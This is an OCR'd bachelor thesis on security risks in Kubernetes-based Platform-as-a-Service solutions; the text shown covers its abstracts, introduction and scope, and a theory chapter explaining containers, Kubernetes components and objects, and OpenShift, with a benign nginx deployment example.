
Hochschule **Rosenheim**
University of Applied Sciences



Fakultät für Informatik

Studiengang

Informatik B.Sc.

Attack surfaces and security measures in enterprise-level Platform-as-a-Service solutions

Bachelor Thesis

von

Lukas Grams

Datum der Abgabe: 16.08.2019

Erstprüfer: Prof. Dr. Reiner Hüttl

Zweitprüfer: Prof. Dr. Gerd Beneken

Erklärung

Ich versichere, dass ich diese Arbeit selbständig angefertigt, nicht anderweitig für Prüfungszwecke vorgelegt, keine anderen als die angegebenen Quellen oder Hilfsmittel verwendet sowie wörtliche und sinngemäße Zitate als solche gekennzeichnet habe.

Declaration

I hereby declare that the thesis submitted is my own unaided work. All direct or indirect sources used are acknowledged as references. This paper was not previously presented to another examination board and has not been published.

Rosenheim, den 16.08.2019

Lukas Grams

Abstract (german)

Die wachsende Zahl von Platform-as-a-Service (PaaS) Lösungen, Cloud-Umgebungen, containerisierter Datenverarbeitung und Microservice-Architekturen bieten neue Angriffsszenarien. Gerade Lösungen auf Basis von (Kubernetes konformer) Container-Orchestrierung sind in der Wirtschaft stark gefragt und haben einen sehr unterschiedlichen Aufbau im Vergleich zu konventionellen und etablierten Lösungen. Dies erhöht den Bedarf an neuen Verteidigungs-Strategien in der IT-Sicherheit von Entwicklungs- und Produktiv-Betriebsumgebungen und legt eine nähere Untersuchung dieses Teilbereichs nahe. Ziel dieser Arbeit ist es, folgende Fragestellungen zu beantworten:

- Was für generische Sicherheits-Risiken existieren für den Anbieter und/oder Nutzer einer mandantenfähigen PaaS-Lösung, wenn jeder Mandant über eigene Entwicklungs-, Verteilungs- und Laufzeit-Umgebungen für seine Anwendungen verfügt?
- Wie kann ein Anbieter von PaaS-Lösungen an interne und/oder externe Nutzer diese Risiken eindämmen?
- Was spricht in diesem Kontext aus Sicht eines PaaS-Anbieters jeweils für und gegen selbst betriebene bzw. Cloud-Lösungen?

Ein weiteres Ziel ist es, Sicherheitsmaßnahmen zu empfehlen.
Der Vergleich bestehender IT-Sicherheits-Risiken und daraus abgeleitet der priorisierte Handlungsbedarf sollen als zentraler Betrachtungswinkel für die Implementierung dieser Maßnahmen und den Vergleich der Lösungen dienen.

Der geneigte Leser soll durch diese Arbeit die zugrundeliegenden Mechanismen und inhärenten, generischen Risiken der im Umfang liegenden Lösungen verstehen können. Weiterhin soll diese Arbeit das Abschätzen der Schwere dieser Risiken anhand von Werten ermöglichen, welche sowohl für einen Vergleich untereinander als auch zu anderen Lösungen dienen. Darüber hinaus werden Ansätze zu Schutzmaßnahmen aufgezeigt, welche zur Reduktion der Risiken genutzt werden können. Das Befolgen eines empfohlenen Prozesses für das Erreichen eines gewünschten Sicherheitsniveaus soll ebenfalls ermöglicht werden.

Um die genannten Ziele zu erreichen, ist diese Arbeit auf die standardmäßig eingerichteten und zum Betrieb notwendigen Komponenten von gängigen und Kubernetes-zertifizierten PaaS-Lösungen fokussiert. Das Hauptaugenmerk liegt hierbei auf den Kubernetes-konformen Teilkomponenten, da hier die Risiken und Maßnahmen den weitreichensten Gültigkeitsbereich haben, unabhängig von der betrachteten Lösung. Angriffsszenarien werden von Bedrohungsakteuren abgeleitet, welche wiederum durch gängige Anwendungsfälle der Industrie bestimmt werden. Diese Szenarien werden verwendet, um eine gängige Formel zur Risikoschätzung auf den spezifizierten Umfang zurechtzuschneiden. Angriffsvektoren werden aus Fachliteratur abgeleitet und erläutert. Dazugehörige Schutzmaßnahmen werden ebenfalls vorgestellt.

Da sowohl die die Höhe des individuellen Risikos als auch der Vergleich von selbst betriebenen und Cloud Lösungen von einer Vielzahl an Faktoren abhängt, werden spezifische Lösungen herangezogen. OpenShift Container Platform wird selbst betriebene Lösungen repräsentieren, während Azure Kubernetes Service als Beispiel einer Cloud Lösung dient. Die Risiken der Vektoren werden beispielhaft anhand dieser Lösungen bewertet und beide Lösungen auf Basis dieser Bewertungen miteinander verglichen. Das Durchführen eines vollständigen Risikomanagement-Prozesses würde über den Umfang dieser Arbeit hinausgehen. Das partielle Durchführen des Risikomanagement-Prozesses soll als Beispiel dienen und Einblick in den vorgeschlagenen Prozess geben. Mögliche Maßnahmen zur Reduzierung der Risiken werden untersucht, bewertet und anhand praktischer Beispiele demonstriert. Im Anschluss werden die Risiken neu bewertet.

Schlagworte:
Platform-as-a-Service, PaaS, Cloud, Security, Container, Kubernetes, Docker, Risikomanagement, OpenShift Container Platform, OCP, Azure Kubernetes Service, AKS

Abstract (english)

The increasing amount of Platform-as-a-Service (PaaS) solutions, cloud-hosted environments, containerized workloads and microservice architectures introduce new attack scenarios. Especially solutions providing Kubernetes (k8s) compliant container orchestration are identifiably different and in high industry demand compared to long established solutions. This creates the need for new defense strategies in both Development and Operations and calls for a more detailed, focused examination. The thesis aims to answer the following questions:

- What generic security risks emerge when providing or using a multi-tenant PaaS solution, with each tenant developing, deploying and running their own applications?
- What could a PaaS provider (serving internal and/or external users) do to mitigate those risks?
- In this scope and from a PaaS provider viewpoint, how does an on-premise solution compare to a public cloud solution?

Another goal is to recommend security measures.
A comparison of existing risks and the need for action derived from it should serve as central point of view for implementing these measures as well as comparing the risks.

After reading this thesis, the inclined reader should understand the underlying constructs of a solution within scope as well as the generic security risks present. When examining a specific solution, they should also be able to estimate values regarding the risk gravity to compare these risks among each other as well as compare them with those of other solutions. In addition to this, they have pointers to some of the security measures needed to reduce these risks and should be able to follow a suggested risk management process in order to adjust the solution to a desired security level.

To achieve the aforementioned goals, the thesis will focus on the components enabled by default and those required for operations of established and Kubernetes compliant solutions. Components providing Kubernetes compliance will be the main focus, as these bear the most significance across all Kubernetes Certified solutions. Attack scenarios will be derived from the threat actors which are in turn dictated by common use cases in the industry. These scenarios are used to tailor a commonly accepted risk

assessment formula to the scope specified. Attack vectors will be derived from technical literature and elaborated on as well as corresponding security measures introduced.

Since both the gravity of each risk and the comparison of on-premise and public cloud solutions would depend on a multitude of factors, specific solutions will be used as examples. These are OpenShift Container Platform and Azure Kubernetes Service, which respectively represent on-premise and public cloud solutions. The vector risks will be assessed for these two exemplary solutions. On the basis of these assessments, both solutions are compared to each other. Carrying out a full risk management process for such solutions would exceed the scope of this thesis. A demonstration by partially completing the risk management process aims to provide insight to the complete risk management process suggested. Possible measures to reduce those risks shall be explored, evaluated and demonstrated in two practical examples. The risks are subsequently re-evaluated.

Keywords:
Platform-as-a-Service, PaaS, Cloud, Security, Container, Kubernetes, Docker, risk management, OpenShift Container Platform, OCP, Azure Kubernetes Service, AKS

Contents

List of Figures

1 Wat17, section 'Original reference image'.
2 Aut19b, section 'Going back in time'.
3 Mei19.
4 Mei19.
5 Mei19.

List of Tables

Listings

List of abbreviations

AKS	Azure Kubernetes Service
CIS	Center for Internet Security
CLI	Command Line Interface
CNCF	Cloud Native Computing Foundation
CRI	Container Runtime Interface
CSVS	Container Security Verification Standard
k8s	Kubernetes
OCI	Open Container Initiative
OCP	OpenShift Container Platform
OKD	Origin Community Distribution of Kubernetes
OWASP	Open Web Application Security Project
PaaS	Platform-as-a-Service
RAL	required access level
RHEL	Red Hat Enterprise Linux
SCC	security context constraints

1 Introduction

With this chapter, the reader should be able to comprehend why this thesis was written, what it tries to accomplish and which topics are considered within the scope of this work.

1.1 Motivation

The increasing amount of Platform-as-a-Service (PaaS) solutions, cloud-hosted environments, containerized workloads and microservice architectures introduce new attack scenarios. Especially solutions providing Kubernetes (k8s) compliant container orchestration are identifiably different and in high industry demand compared to long established solutions. This creates the need for new defense strategies in both Development and Operations and calls for a more detailed, focused examination.

1.2 Objective

The thesis aims to answer the following questions:

- What generic security risks emerge when providing or using a multi-tenant Platform-as-a-Service (PaaS) solution, with each tenant developing, deploying and running their own applications?
- What could a PaaS provider (serving internal and/or external users) do to mitigate those risks?
- In this scope and from a PaaS provider viewpoint, how does an on-premise solution compare to a public cloud solution?

Another goal is to recommend security measures.
A comparison of existing risks and the need for action derived from it should serve as central point of view for implementing these measures as well as comparing the risks.

After reading this thesis, the inclined reader should understand the underlying constructs of a solution within scope as well as the generic security risks present. When examining a specific solution, they

should also be able to estimate values regarding the risk gravity to compare these risks among each other as well as compare them with those of other solutions. In addition to this, they have pointers to some of the security measures needed to reduce these risks and should be able to follow a suggested risk management process in order to adjust the solution to a desired security level.

1.3 Scope limitation

To achieve the aforementioned goals, the thesis will limit the view on the problem to a manageable scope by concentrating on the components enabled by default and those required for operations of established and Kubernetes compliant solutions.

Since both the gravity of each risk and the comparison of on-premise and public cloud solutions would depend on a multitude of factors, specific solutions will be used as examples. These are OCP and AKS, which respectively represent on-premise and public cloud solutions. The vector risks will be assessed for these two exemplary solutions. On the basis of these assessments, both solutions are compared to each other. Carrying out a full risk management process for such solutions would exceed the scope of this thesis. A demonstration by partially completing the risk management process aims to provide insight to the complete risk management process suggested. Possible measures to reduce those risks shall be explored, evaluated and demonstrated in two practical examples. The risks are subsequently re-evaluated.

The latest stable version of OCP during the work on this thesis was version 3.11[1], which is based on v1.11 of k8s. Although k8s v1.13 was already available through AKS at the same point in time (see figure A.1.1), the available v1.11 was chosen to improve comparability.

The components of these two solutions providing k8s compliance will be the main focus, as these bear the most relevance across all Kubernetes Certified solutions. A look at popular tools and frameworks used in such clusters will be avoided in order to keep the scope manageable, although some might be recommended as a mitigation. In order to be applicable to a higher number of use cases, attacks and measures seen in environments with exceptionally high security requirements might be mentioned, but not covered in their entirety. This includes state-sponsored actors deploying zero-day exploits, which are not applicable to a majority of solutions deployed and thus disregarded for the given context. This thesis aims to provide insight to the risks of providing a PaaS solution and mitigation thereof. As such, it will look at the capabilities a potential provider has to (mis-)configure such solutions - inherent risks of the technologies themselves are only explored when measures to mitigate them are accessible from a provider standpoint. In short, the goal is to improve the security of a given k8s cluster, not k8s itself.

1 Inc18a, see headline and date.

To follow the Open Web Application Security Project (OWASP) Risk Rating Methodology[1] down the line, threat actors have to be defined and grouped when applicable[2]. Examining a list of threat actors published through SANS[3], only state-sponsored actors are excluded. The remaining groups are cyber criminals, hacktivists, systems administrators, end users, executives and partners. Grouping the remaining actors by the factors used to estimate risks in section 4.2, three scenarios that encompass all of the actors can be identified:

- Malicious third party attacking the solution from within the company network and/or the internet
- Malicious third party attacking from inside a hijacked container, i.e. remotely executing code or commands
- Bad user, i.e. a negligent, hijacked or malicious account risking compromise of their own and/or other applications

1.4 Research basis and its limits

During the research for this thesis, a considerable amount of sources has been examined. Surprisingly, very little has been found regarding a risk-based point of view on k8s solutions. A lot of sources start with measures and end with attacks, including one of the few published books[4]. They recommend specific security measures and explain the sort or attacks they defend against. The only commonly referenced source that specifically introduces major risks for container technologies, without rating them, is the NIST Application Container Security Guide.[5] In addition to that, many of them are still work in progress or outdated.

Some of the sources commonly referenced include (in alphabetical order):

- The Center for Internet Security (CIS) Docker Benchmark[6]
- The CIS Kubernetes Benchmark[7]
- The book "Kubernetes Security - How to Build and Operate Applications Securely in Kubernetes"[8]

1 Fou19a.
2 Fou19b, Section 'Define all possible threats'.
3 Irw14, p. 12 to 17.
4 RH18.
5 SMS11.
6 Int19a.
7 Int19b.
8 RH18.

- The NIST Application Container Security Guide[1]
- The OWASP Container Security Verification Standard (CSVS)[2]
- The OWASP Docker Top 10[3]

Other sources include solution specific advisories, i.e. for k8s in general[4] as well as OCP[5] and AKS[6] specifically. In addition to that, recorded and openly available talks by different people in the industry are available. Especially the talks at KubeCon, the annual k8s conference, are accessible through the Cloud Native Computing Foundation (CNCF) YouTube presence[7]. The speakers include recognized people in the industry, contributors to the k8s project and employees of reputable companies like Google, Red Hat and Microsoft. A considerable number of other online sources were referenced in the sources above or found with online search engines. These common recommendations exist, but neither claim to be exhaustive nor applicable to all future versions. In case of the CIS benchmarks, they are not even intended to be followed in full, but just as basis for security considerations[8]. In accordance to this, the findings can only be provided on a best-effort basis and not without reservation towards possible changes through future software versions or new information. This should be an information basis and approach for rating your own implementation while taking the business risk into consideration, not a definitive guide to all aspects in this regard. As with all systems, new attacks and vulnerabilities may emerge at any point in time. With sufficient research, the chance to have identified the most common attack vectors is probable but the limitations of this research has to be emphasized.

1 SMS11.
2 RF19.
3 Fou19c.
4 Aut19a.
5 Inc19a.
6 Cor18.
7 Channel Link: https://www.youtube.com/channel/UCvqbFHwN-nwalWPjPUKpvTA/videos
8 McC18, starting at 29:18.

2 Theory

With this chapter, the inclined reader with foundational knowledge of topics regarding Computer Science and/or Informatics will be able to grasp the specialized technologies discussed within the thesis and familiarize themselves with the definitions and terminology used throughout it.

2.1 Platform-as-a-Service




Figure 2.1 Comparison of responsibilities in different service models[a]

a Wat17, section 'Original reference image'.

In PaaS environments, a consumer delegates the management and control of resources needed to deploy his applications to his PaaS provider, beyond those covered by Infrastructure-as-a-Service[1]. In an ideal scenario, this leads to a consumer not having to concern himself with the underlying network, hardware, servers, operating systems, storage or even common middleware like database management or log collection and analysis[2] and allows them to focus on other tasks, i.e. application development. As a downside to this, a consumer might only have limited control on, among other factors, the software installed on the provisioned machines. Although this shifts some of the responsibility burden towards the provider, the situation isn't as clear-cut as one might think. Figure 2.1 shows middleware and runtime as provided, but there is no clear standard on what capabilities or tools are included. A consumer might require capabilities which aren't provided or wishes to avoid provider lock-in through proprietary tools, resulting in some middleware responsibilities falling back to the consumer. A consumer might also have to extensively configure or modify the application-hosting environment for compliance or security purposes. Even some low-level tasks aren't completely managed, i.e. VM reboots to apply security updates[3].

2.2 Containers

Unsurprisingly, a basic building block of running containerized applications are containers. In order to run and manage containers, several components and systems are needed. The most important ones will be introduced here.

2.2.1 What are containers?

A container is a standard unit of software that packages up code and all its dependencies so the application runs quickly and reliably from one computing environment to another[4]. From a technical viewpoint, a container is an isolated process running in the userspace of a host OS. The host system shares the kernel with all containers on it and might share other resources, but containers are run from container images which include any code and dependencies needed in order to make them independent of the infrastructure they are running on (except the kernel)[5].

Linux containers were widely popularized through Docker, a container system initially based on a technology called LinuX Containers[6]. Containers provide isolation of multiple applications running on

1 ST11, p. 2 to 3.
2 Cor19a, section 'Advantages of PaaS'.
3 Cor19b, section 'Process Linux node updates and reboots using kured'.
4 Inc19b, section 'Package Software into Standardized Units for Development, Shipment and Deployment'.
5 Raa18, slide 13.
6 Osn18, section '2013: Docker'.

the same machine and are often deployed in environments where this isolation would formerly have been achieved by using multiple VMs. Thus, they are often compared to them despite the fundamental technical differences. The Kubernetes documentation illustrates the differences as seen in Figure 2.2.




Figure 2.2 Comparison of different application deployments on the same hardware[a]

a Aut19b, section 'Going back in time'.

2.2.2 Differentiating docker

Talking about docker can be quite difficult, since the term is overloaded with different meanings - a company (Docker Inc.), their commercial products (Docker CE and Docker EE) and the former name of their open source project (formerly known as Docker, now called Moby)[1]. Additionally, there is a Command Line Interface (CLI) called docker engine, which serves as an interface to the containers running on a host. It includes a high-level container runtime[2], which will be talked about in the section 2.2.4. Some sources also talk about docker-formatted containers when those technologies implement the same interfaces as the docker container runtime[3], which will be adopted in this thesis.

2.2.3 Images, image building and Dockerfiles

A container image is a binary including all the data needed to run a container. It might also contain metadata on its needs and capabilities, i.e. version information through tags[4]. Container images are sometimes referred to as docker images or docker-formatted images, but they can be run by other container runtimes and vice versa. In order to create a container image, it has to be built beforehand.

1 Cha17, section 'What is Moby?'
2 Inc19c, section 'Develop, Ship and Run Any Application, Anywhere'.
3 Inc19d, section '1.11. Working with Docker formatted containers'.
4 Inc18b, section 'Docker Images'.

This is often done through a build process executed by a container runtime. The instructions for container builds are commonly defined and documented in a Dockerfile[1] (which may also be done by non-docker programs, adding to the vocabulary confusion). Container images can be distributed through container image registries, where images can be uploaded to and downloaded from. A commonly known example is docker hub, a public registry run by Docker Inc.

2.2.4 Container standards and interfaces

Without going into the nuances and historical developments, there are a multitude of programs mostly implementing three interfaces for container management. The two basic interfaces are the runtime and image specifications under the Open Container Initiative (OCI) which standardize how containers and container images should be formatted and executed[2]. The OCI also maintains a commonly used reference implementation called runc, alternatives include rkt and lmctfy[3]. Runc and similar programs implementing these specifications are commonly called low level runtimes, in contrast to the high level runtimes that control them. These high level runtimes like containerd or CRI-O commonly manage more abstract features like downloading and verifying container images[4]. Many high level runtimes today adhere to the Container Runtime Interface (CRI) so they can be used interchangeably by container orchestrators[5].

2.3 Container orchestration

Once one wants to use multiple containers on different machines talking to each other and offering stable services that continue even when one container or machine fails, the need for automated systems to manage these containers arises. Orchestrators can also provide other advantages like load balancing and automated scaling. Kubernetes systems are popular orchestrators currently in use. The sum of hosts running the orchestrator and containers are called a cluster.

2.3.1 Kubernetes

At its core, k8s is a control system for containers. It constantly compares the current state with the set target state and tries to correct towards the target when needed, i.e. when a container crashes. The

1 Inc18c, section 'Dockerfile reference'.
2 Fou19d, first paragraph.
3 Lew19a, section 'Examples of Low-Level Container Runtimes'.
4 Lew19b, Intro and section 'Examples of High-Level Runtimes'.
5 Aut19c, section 'Purpose'.

intended way for a user to deploy or change their application is to adjust the target state and let the k8s system take care of the rest[1]. There are many k8s distributions, many of which are certified Kubernetes offerings, meaning they all comply to the same standards and interfaces. These are set by the Linux Foundation through the CNCF which oversees the project. The Kubernetes code base is open source and maintained on GitHub, but any implementation fulfilling the (publicized) requirements can become k8s certified, regardless of how much code they changed[2]. You could look at k8s as a standardized interface for container orchestration with a public reference implementation.

Kubernetes components

In order to deliver a working k8s cluster, multiple (binary) components are needed. Master components provide the control plane, while node components are run on each underlying machine in order to maintain and provide the environment to execute the containers eventually be run. Master components are often exclusively run on machines dedicated to them, which are called master nodes - in contrast to worker nodes, which run the containers each application consists of[3].

The most relevant master components from the perspective of this thesis are:

- The kube-apiserver, which exposes the Kubernetes API. It is the front-end for the Kubernetes control plane; Cluster user or Administrator commands are typically directed at and processed by this component.

- Etcd, a distributed high-availability key value store where, among other things, secrets and authentication information are stored.

The important node components include:

- The kubelet, an agent running on each node in the cluster. It mostly monitors the state of any containers started by the k8s cluster. These are run through pods, a Kubernetes object designated to executing containers. The kubelet also interacts with the master components and reports on the monitoring data.

- The container runtime as depicted in figure 2.2, which is responsible for actually running containers. Examples include OCP using Docker while AKS uses Moby, but any implementation of the CRI is supported.[4]

1 Aut19d, section 'Understanding Kubernetes Objects'.
2 Fou19e, section 'There are over 80 Certified Kubernetes offerings.'
3 Aut19e, section 'Master Components'.
4 For additional information, refer to section 2.2.4




Figure 2.3 An overview of different k8s components[a]

a Mei19.

Figure 2.3 illustrates these components in context for the reference implementation. It is to note that users in this illustration are the users of the applications running in the cluster. From a platform provider standpoint the users would be the people responsible for development and operations.

Kubernetes objects

Kubernetes objects are persistent entities that represent the desired state of a cluster. They can describe what containers should run, which resources are available to what system and the policies to apply (i.e. automatic restart behavior and communication restrictions). The intent is to modify these objects in order to change the target state, which the k8s system then works towards by adjusting the current state to match[1]. Some objects, i.e. pods, belong to a specific namespace, meaning a virtual cluster of many in a shared physical cluster. Others, like node objects describing the underlying machine, exist outside of a specific namespace. In order to understand how one can make the k8s system run an application according to its requirements, an understanding of the basic objects is needed.
A pod is the basic k8s object and encapsulates a container with some resources like an IP, storage and policies. Pods are typically each comprised of one container, a single instance of an application in k8s.

1 Aut19d, section 'Understanding Kubernetes Objects'.

They may contain more than one container for cases where these are tightly coupled and directly share resources[1]. That's all the pods do. They run[2].
Pods are usually not created manually, but started and stopped by a replicaSet. Their purpose as a k8s controller is to maintain a stable set of replica pods running at any time in order to ensure availability of the function this type of pod provides[3]. ReplicaSets are in turn managed by deployments. Just as replicaSets control pods, deployments control replicaSets in order to maintain the currently desired state of a cluster. Figure 2.4 illustrates this connection.




Figure 2.4 Connection between deployments and other k8s objects down to containers[a]

a Mei19.

1 Aut19f, section 'Understanding Pods'.
2 BC18, p. 4.
3 Aut19g, introductory sentence.




Figure 2.5 Connection between deployments and other k8s objects down to containers[a]

a Mei19.

Since multiple identical pods may provide the same functionality and instances of this type of pod could be stopped or started at any point, how could a pod or other system address and connect to a pod? This can be solved by configuring a service, which abstracts a set of pods and their access policy. Typically, services are connected to instead of other pods directly. These services might then be published cluster-externally, i.e. through a load balancer provided by a cloud provider as seen in figure 2.5.

Using Kubernetes

There are many ways and solutions to set up a k8s cluster. Anyone can write their own one from scratch, but so-called turnkey solutions for cloud and on-premise environments exist, too, which significantly reduce the time and effort required to set up and run a cluster[1]. Once a cluster is set up, it is typically interacted with through the k8s API. For human interaction, kubectl is a CLI reference implementation which enables remote interaction with it[2]. In order to create or manipulate an object, a new specification

1 Aut19h, sections 'Turnkey Cloud Solutions' and 'On-Premises turnkey cloud solutions'.
2 Aut19i, section 'The Kubernetes API'.

has to be provided. This is typically supplied to kubectl as a .yaml file, an example of which can be seen in listing 2.1[1].

Listing 2.1 Exemplary .yaml file of a simple k8s deployment

```yaml
apiVersion: apps/v1 # for versions before 1.9.0 use apps/v1beta2
kind: Deployment
metadata:
  name: nginx-deployment
spec:
  selector:
    matchLabels:
      app: nginx
  replicas: 2 # tells deployment to run 2 pods matching the template
  template:
    metadata:
      labels:
        app: nginx
    spec:
      containers:
      - name: nginx
        image: nginx:1.7.9
        ports:
        - containerPort: 80
```

2.3.2 OpenShift

OpenShift is a commercial Kubernetes container platform by Red Hat of which there are several different options to choose from. OpenShift Online is hosted in a public cloud, while OpenShift Dedicated is hosted on dedicated nodes in a virtual private cloud. The option used in this thesis is OCP, which can be deployed on any infrastructure, including on-premise environments[2]. Red Hat sponsors and supports the development of Fedora, a Linux distribution on which they base their Red Hat Enterprise Linux (RHEL) OS on. RHEL is then used by them commercially by supplying its binaries and updates through commercial licenses. Similar to this, Red Hat develops and supports a k8s

1 Aut19d, section 'Describing a Kubernetes Object'.
2 Inc19e, section 'OpenShift plans and pricing'.

distribution called Origin Community Distribution of Kubernetes (OKD), which then serves as a base for all versions of OpenShift products[1].

1 Har19, section 'OKD vs Red Hat OpenShift'.

